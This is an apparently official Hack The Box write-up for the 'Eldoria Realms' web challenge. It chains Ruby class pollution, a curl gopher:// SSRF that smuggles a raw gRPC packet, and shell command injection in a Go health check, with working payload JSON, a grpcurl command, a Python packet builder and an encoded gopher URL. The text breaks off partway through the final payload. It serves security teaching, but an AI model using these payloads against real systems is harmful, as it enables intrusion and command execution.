HACKTHEBOX

Eldoria Realms

09th March 2025

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Challenge Author(s): 0x3d

Difficulty: Medium

Classification: Official

Synopsis

- Ruby class pollution => Curl gopher SSRF => GRPC protocol => Command injection

Description

- A portal that allows players of Eldoria to transport between realms, take on quests, and manage their stats. See if it's possible to break out of the realm to gather more info on Malakar's spells inner workings.


Skills Required

- Understanding of Ruby and it's class system
- Understanding of Golang
- Fundamental knowledge of web vulnurabilities
- Good understanding of TCP
- Basic understanding of GRPC

Skills Learned

- Exploiting an unsafe recursive merge function to pollute variables in Ryby's memory
- Abusing curl's gopher protocol to send an arbitrary GRPC packet
- Causing RCE through command injection in a GRPC service

Application Overview



Tales from Eldoria

A Realm of Adventure and Mystery

Player Status

Valiant Hero
Age: 21
Class: Rogue
Guild: Order of the Phoenix
Realm: Eldoria
Zone: Shadow Woods

Update Player

Merge your fate with the realm:


```
{
  "name": "Your Name",
  "age": 25,
  "attributes": {
    "class": "Warrior",
    "guild": "Guardians of the Realm"
  }
}
```

Inventory

Your inventory is empty.

© Eldoria Realms

We see an application that is used for a number of functionalities related to managing an Eldoria player profile. Upon visiting the index page we observe a section used for displaying the players status, a section for "merging the fates" of two players (current on and one provided as json) and last but not least a section for displaying the current player's inventory.



Tales from Eldoria

A Realm of Adventure and Mystery

Quest Log

Rescue the Captured Villagers
Save villagers from the dark creatures in the Twilight Fields.
Reward: 100 gold

Retrieve the Lost Artifact
Find the ancient artifact hidden in the Crystal Caverns.
Reward: Mystic weapon

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
Moving on to the quests page we are met with all the available quests, their description and their reward upon completion.



Eldoria Store

Health Potion
Price: 10 gold

Mana Potion
Price: 12 gold

Iron Sword
Price: 50 gold

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
On the store page we see all available items for sale and their price.



Your Fellowship


Aria
Class: Mage
Role: Spellcaster

Borin
Class: Warrior
Role: Tank

Llora
Class: Rogue
Role: Scout

© Eldoria Realms

The fellowship page reveals info about the current players class and roles.



Live Realm Data


update
Live update from Helios at 05:49:49
Timestamp: 2025-03-10T05:49:49Z

update
Live update from Helios at 05:49:50
Timestamp: 2025-03-10T05:49:50Z

update
Live update from Helios at 05:49:51
Timestamp: 2025-03-10T05:49:51Z

© Eldoria Realms

On the live updates page we can press the button to retrieve live updates coming to this realm directly from Helios.



Brave new heroes, I am Helios. Your cries for adventure have summoned me here, ready to answer that call. Form a fellowship with adventurers far and wide, so that you may reclaim power from the dark ruler 'Malakar'. Your actions will echo through both this realm and your own. Unite and conquer, then you may return.

Connected to: http://eldoria-realm.htb
Status: HTTP request made

000

On the advanced page we have two sections, one use to summon a message from Helios and on used to establish a connection to the current realm "http://eldoria-realm.htb".

Ruby class pollution via recursive merge

The code below (abridged for clarity) shows how the server merges the user-supplied JSON with the existing player object:

```ruby
class Adventurer
    @@realm_url = "http://eldoria-realm.htb"

    attr_accessor :name, :age, :attributes

    def self.realm_url
        @@realm_url
    end

    def initialize(name:, age:, attributes:)
        @name = name
        @age = age
        @attributes = attributes
    end

    def merge_with(additional)
        recursive_merge(self, additional)
    end

    private

    def recursive_merge(original, additional, current_obj = original)
    additional.each do |key, value|
      if value.is_a?(Hash)
        if current_obj.respond_to?(key)
          next_obj = current_obj.public_send(key)
          recursive_merge(original, value, next_obj)
        else
          new_object = Object.new
          current_obj.instance_variable_set("@#{key}", new_object)
          current_obj.singleton_class.attr_accessor key
        end
      else
        current_obj.instance_variable_set("@#{key}", value)
        current_obj.singleton_class.attr_accessor key
      end
    end
    original
  end
end
```

What is class pollution in Ruby?

Ruby is heavily class-based. When you call `object.singleton_class`, it creates an implicit, per-object class. But if your code recurses in a way that touches the underlying parent classes—especially by referencing something like `superclass`—it's possible to "climb up" the inheritance chain. Attackers can overwrite class-level or even module-level variables.

In this application, `merge_with` uses `recursive_merge` and is used at `/merge-fates` with user provided JSON data as input.

```
post "/merge-fates" do
    content_type :json
    json_input = JSON.parse(request.body.read)
    random_attributes = {
        "class" => ["Warrior", "Mage", "Rogue", "Cleric"].sample,
        "guild" => ["The Unbound", "Order of the Phoenix", "The Fallen",
"Guardians of the Realm"].sample,
        "location" => {
            "realm" => "Eldoria",
            "zone" => ["Twilight Fields", "Shadow Woods", "Crystal Caverns",
"Flaming Peaks"].sample
        },
        "inventory" => []
    }

    $player = Player.new(
        name: "Valiant Hero",
        age: 21,
        attributes: random_attributes
    )

    $player.merge_with(json_input)
    {
        status: "Fates merged",
        player: {
            name: $player.name,
            age: $player.age,
            attributes: $player.attributes
        }
    }.to_json
end
```

Crucially, `recursive_merge` will *create* new instance variables (or nested objects) whenever a key doesn't exist. It never restricts which keys can be merged. By supplying:

```
{
  "class": {
    "superclass": {
      "realm_url": "our_url"
    }
  }
}
```

We effectively climb: `player -> (player's) class -> (its) superclass -> realm_url`. Once we overwrite `@@realm_url` in `Adventurer`, every call to `Adventurer.realm_url` returns our malicious string.

Reference: [Doyensec's "Class Pollution in Ruby" blog post]() details how inheritance in Ruby can be leveraged to overwrite class variables if the developer's code recursively merges user-supplied hashes. The gist is that Ruby's reflection capabilities (`respond_to?`, `public_send`) allow hooking into the class hierarchy. The article also shows how nested hash merges can inadvertently manipulate top-level objects like `Object` or any of its ancestors.

Curl Gopher SSRF leads to smuggling of GRPC packet

Once `Adventurer.realm_url` is overwritten, calling `/connect-realm` triggers a call to `curl`:

```
get "/connect-realm" do
    content_type :json
    if Adventurer.respond_to?(:realm_url)
        realm_url = Adventurer.realm_url
        begin
            uri = URI.parse(realm_url)
            stdout, stderr, status = Open3.capture3("curl", "-o", "/dev/null", "-
w", "%{http_code}", uri)
            { status: "HTTP request made", realm_url: realm_url, response_body:
stdout }.to_json
        rescue URI::InvalidURIError => e
            { status: "Invalid URL: #{e.message}", realm_url: realm_url }.to_json
        end
    else
        { status: "Failed to access realm URL" }.to_json
    end
end
```

From the `Dockerfile` we derive that version `7.70.0` is used, which is vulnerable to cross protocol switching using the `gopher://` uri scheme.

```
# Install curl with shared library support
RUN wget https://curl.haxx.se/download/curl-7.70.0.tar.gz && \
    tar xfz curl-7.70.0.tar.gz && \
    cd curl-7.70.0/ && \
    ./configure --with-ssl --enable-shared && \
    make -j16 && \
    make install && \
    ldconfig
```

By setting `realm_url` to a `gopher://` link, we make cURL connect raw TCP to `127.0.0.1:50051`. cURL doesn't parse it as HTTP; it sees it as “raw bytes over the gopher protocol,” which we can manipulate to embed an entire plaitext gRPC packet plus data frames.

Why gopher://?

Historically, cURL supports multiple protocols (including `gopher://`). Gopher is an old protocol that sends data mostly in a raw manner. Attackers can exploit this to talk directly to a port with custom binary data—like a stream for gRPC. This only works for protocols that don't have aditional hanshakes on top of TCP.

Constructing Raw gRPC Packets

gRPC runs over `HTTP/2`, which uses binary frames. Tools like `grpcurl` help you see the handshake or frames. Alternatively, you can sniff traffic with `tcpdump` or `Wireshark`. The frames typically look like:

- Connection Preface (e.g., `PRI * HTTP/2.0\r\n\r\nSM\r\n\r\n`)
- Initial SETTINGS frame
- HEADERS + DATA frames with gRPC method and message payload

Command Injection in Go

```go
func (s *server) CheckHealth(ctx context.Context, req *pb.HealthCheckRequest)
(*pb.HealthCheckResponse, error) {
    ip := req.Ip
    port := req.Port

    if ip == "" {
        ip = s.ip
    }
    if port == "" {
        port = s.port
    }

    err := healthCheck(ip, port)
    if err != nil {
        return &pb.HealthCheckResponse{Status: "unhealthy"}, nil
    }
    return &pb.HealthCheckResponse{Status: "healthy"}, nil
}

func healthCheck(ip string, port string) error {
    cmd := exec.Command("sh", "-c", "nc -zv "+ip+" "+port)
    output, err := cmd.CombinedOutput()
    if err != nil {
        log.Printf("Health check failed: %v, output: %s", err, output)
        return fmt.Errorf("health check failed: %v", err)
    }

    log.Printf("Health check succeeded: output: %s", output)
    return nil
}
```

The final step is possible because CheckHealth calls:

```
cmd := exec.Command("sh", "-c", "nc -zv " + ip + " " + port)
```

Due to an unsanitized command call, by setting port to `1337; cp /flag* /app/eldoria_api/public/flag.txt`, the full shell command becomes:

```
sh -c "nc -zv 127.0.0.1 1337; cp /flag* /app/eldoria_api/public/flag.txt"
```

Breaking it down:


- `nc -zv 127.0.0.1 1337` attempts a port check (harmless).
- The `;` in the shell command then executes `cp /flag* ...` to place the flag in a publicly accessible file.

Once that's done, we can retrieve the flag at `http://127.0.0.1:1337/flag.txt`.

Why is this injection possible? Because the Go code blindly concatenates unvalidated user input (`port`) into a shell command. This is exactly the classic `command injection pitfall`. Properly using `exec.Command("nc", "-zv", ip, port)` (passing arguments in a safe, structured way) wpuld have avoided the injection.

In order to cause the injection we need to internally reach the GRPC service through the cURL SSRF. To do that we will expose the local GRPC service and send packets which we will capture and convert to one single packet payload that can be sent through cURL on the remote target,

```
grpcurl -plaintext -proto live_data.proto \
   -d '{"ip": "127.0.0.1", "port": "1337; cp /flag*
/app/eldoria_api/public/flag.txt"}' \
   localhost:50051 live.LiveDataService/CheckHealth
```



```
No.   Time          Source        Destination   Protocol  Lengtl Info
    6 26.007405971  172.17.0.1    172.17.0.2    TCP          66 41878 → 50051 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=91780569 TSecr=2553076178
    7 26.008962365  172.17.0.1    172.17.0.2    HTTP2        99 Magic, SETTINGS[0]
    8 26.008972525  172.17.0.2    172.17.0.1    TCP          66 50051 → 41878 [ACK] Seq=1 Ack=34 Win=65152 Len=0 TSval=2553076179 TSecr=91780570
    9 26.011946014  172.17.0.2    172.17.0.1    HTTP2        81 SETTINGS[0]
   10 26.011957314  172.17.0.1    172.17.0.2    TCP          66 41878 → 50051 [ACK] Seq=34 Ack=16 Win=64256 Len=0 TSval=91780573 TSecr=2553076182
   11 26.012021733  172.17.0.2    172.17.0.1    HTTP2        75 SETTINGS[0]
   12 26.012031333  172.17.0.1    172.17.0.2    TCP          66 41878 → 50051 [ACK] Seq=34 Ack=25 Win=64256 Len=0 TSval=91780574 TSecr=2553076183
   13 26.012561478  172.17.0.1    172.17.0.2    HTTP2        75 SETTINGS[0]
   14 26.014300690  172.17.0.1    172.17.0.2    HTTP2       199 HEADERS[1]: POST /live.LiveDataService/CheckHealth
   15 26.014617387  172.17.0.2    172.17.0.1    TCP          66 50051 → 41878 [ACK] Seq=25 Ack=176 Win=65024 Len=0 TSval=2553076185 TSecr=91780574
   16 26.015677556  172.17.0.1    172.17.0.2    GRPC/P…     141 DATA[1] (GRPC) (PROTOBUF)
   17 26.015717665  172.17.0.2    172.17.0.1    HTTP2        96 WINDOW_UPDATE[0], PING[0]
   18 26.015771675  172.17.0.1    172.17.0.2    HTTP2        83 PING[0]
   19 26.029566153  172.17.0.2    172.17.0.1    GRPC/P…     112 HEADERS[1]: 200 OK, DATA[1] (GRPC) (PROTOBUF)
   20 26.029668442  172.17.0.1    172.17.0.2    HTTP2        96 WINDOW_UPDATE[0], PING[0]
   21 26.029696962  172.17.0.2    172.17.0.1    HTTP2        83 PING[0]
   22 26.030311696  172.17.0.2    172.17.0.1    HTTP2        99 HEADERS[1]
   23 26.030326055  172.17.0.1    172.17.0.2    TCP          66 41878 → 50051 [ACK] Seq=298 Ack=151 Win=64256 Len=0 TSval=91780592 TSecr=2553076200
   24 26.031258616  172.17.0.1    172.17.0.2    TCP          66 41878 → 50051 [FIN, ACK] Seq=298 Ack=151 Win=64256 Len=0 TSval=91780593 TSecr=2553076200
```

```
> Frame 16: 141 bytes on wire (1128 bits), 141 bytes captured (1128 bits) on interface vethb4cc80d, id 0
> Ethernet II, Src: ba:fc:8e:40:53:45 (ba:fc:8e:40:53:45), Dst: 5a:e9:8f:a5:96:d8 (5a:e9:8f:a5:96:d8)
> Internet Protocol Version 4, Src: 172.17.0.1, Dst: 172.17.0.2
> Transmission Control Protocol, Src Port: 41878, Dst Port: 50051, Seq: 176, Ack: 25, Len: 75
v HyperText Transfer Protocol 2
  v Stream: DATA, Stream ID: 1, Length 66
      Length: 66
      Type: DATA (0)
    v Flags: 0x01, End Stream
        0000 .00. = Unused: 0x00
        .... 0... = Padded: False
        .... ...1 = End Stream: True
      0... .... .... .... .... .... .... .... = Reserved: 0x0
      .000 0000 0000 0000 0000 0000 0000 0001 = Stream Identifier: 1
      [Pad Length: 0]
      DATA payload (66 bytes)
      [Connection window size (before): 65535]
      [Connection window size (after): 65469]
      [Stream window size (before): 65535]
      [Stream window size (after): 65469]
> GRPC Message: /live.LiveDataService/CheckHealth, Request
> Protocol Buffers: /live.LiveDataService/CheckHealth,request
```

```
0000  5a e9 8f a5 96 d8 ba fc  8e 40 53 45 08 00 45 00   Z······· ·@SE··E·
0010  00 7f 01 ae 40 00 40 06  e0 a5 ac 11 00 01 ac 11   ····@·@· ········
0020  00 02 a3 96 c3 83 e8 df  52 10 63 a1 be 6e 80 18   ········ R·c··n··
0030  01 f6 58 97 00 00 01 01  08 0a 05 78 75 e1 98 2c   ··X····· ···xu··,
0040  d9 d9 00 00 42 00 01 00  00 00 01 00 00 00 00 3d   ····B··· ·······=
0050  0a 09 31 32 37 2e 30 2e  30 2e 31 12 30 31 33 33   ··127.0. 0.1·0133
0060  37 3b 20 63 70 20 2f 66  6c 61 67 2a 20 2f 61 70   7; cp /f lag* /ap
0070  70 2f 65 6c 64 6f 72 69  61 5f 61 70 69 2f 70 75   p/eldori a_api/pu
0080  62 6c 69 63 2f 66 6c 61  67 2e 74 78 74            blic/fla g.txt
```

HyperText Transfer Protocol 2 (http2), 75 bytes

After capturing the packets send by `grpcurl` we can take the data from each GRPC section and join them into one packet using the following script taken from https://bkubiak.github.io/grpc-raw-requests/.

```python
def grpc_packet():
    # sniffed using tcpdump https://bkubiak.github.io/grpc-raw-requests/
    # grpcurl -plaintext -proto live_data.proto -d '{"ip": "127.0.0.1", "port": "1337; cp /flag* /app/eldoria_api/public/flag.txt"}' localhost:50051 live.LiveDataService/CheckHealth
    magic = "505249202a20485454502f322e300d0a0d0a534d0d0a0d0a"
    settings = "000000040100000000"
    headers = "00007c010400000001838645986283772af9cddcb7c691ee2d9dcc42b17a7293ae328e84cf418ba0e41d139d09b8d800d87f5f8b1d75d0620d263d4c4d65647aa59acac96d9431217bad1da6a2453faa8ea772d8831ea51054ff6a4d65645a63b015db75707f40027465864d833505b11f408e9acac8b0c842d6958b510f21aa9b839bd9ab"
    data = "0000420001000000010000000003d0a093132372e302e302e311230313333373b206370202f666c61672a202f6170702f656c646f7269615f6170692f7075626c69632f666c61672e747874"

    packet = magic + settings + headers + data

    encoded_packet = ""
    for i in range(int(len(packet) / 2)):
        encoded_packet += "%" + packet[2*i:2*(i+1)]

    return f"gopher://127.0.0.1:50051/_{encoded_packet}"

print(grpc_packet())
```

Running it will produce a URL like the following:

```
gopher://127.0.0.1:50051/_%50%52%49%20%2a%20%48%54%54%50%2f%32%2e%30%0d%0a%0d%0a%53%4d%0d%0a%0d%0a%00%00%00%04%01%00%00%00%00%00%00%7c%01%04%00%00%00%01%83%86%45%98%62%83%77%2a%f9%cd%dc%b7%c6%91%ee%2d%9d%cc%42%b1%7a%72%93%ae%32%8e%84%cf%41%8b%a0%e4%1d%13%9d%09%b8%d8%00%d8%7f%5f%8b%1d%75%d0%62%0d%26%3d%4c%4d%65%64%7a%a5%9a%ca%c9%6d%94%31%21%7b%ad%1d%a6%a2%45%3f%aa%8e%a7%72%d8%83%1e%a5%10%54%ff%6a%4d%65%64%5a%63%b0%15%db%75%70%7f%40%02%74%65%86%4d%83%35%05%b1%1f%40%8e%9a%ca%c8%b0%c8%42%d6%95%8b%51%0f%21%aa%9b%83%9b%d9%ab%00%00%42%00%01%00%00%00%01%00%00%00%00%3d%0a%09%31%32%37%2e%30%2e%30%2e%31%12%30%31%33%33%37%3b%20%63%70%20%2f%66%6c%61%67%2a%20%2f%61%70%70%2f%65%6c%64%6f%72%69%61%5f%61%70%69%2f%70%75%62%6c%69%63%2f%66%6c%61%67%2e%74%78%74
```

Exploit Overview

1. Pollute `Adventurer.realm_url`

   POST `/merge-fates` with:

```
{
"class": {
    "superclass": {
    "realm_url":
"gopher://127.0.0.1:50051/_%50%52%49%20%2a%20%48%54%54%50%2f%32%2e%30%0d%0a%0
d%0a%53%4d%0d%0a%0d%0a%00%00%00%04%01%00%00%00%00%00%00%7c%01%04%00%00%00%01%
83%86%45%98%62%83%77%2a%f9%cd%dc%b7%c6%91%ee%2d%9d%cc%42%b1%7a%72%93%ae%32%8e
%84%cf%41%8b%a0%e4%1d%13%9d%09%b8%d8%00%d8%7f%5f%8b%1d%75%d0%62%0d%26%3d%4c%4
d%65%64%7a%a5%9a%ca%c9%6d%94%31%21%7b%ad%1d%a6%a2%45%3f%aa%8e%a7%72%d8%83%1e%
a5%10%54%ff%6a%4d%65%64%5a%63%b0%15%db%75%70%7f%40%02%74%65%86%4d%83%35%05%b1
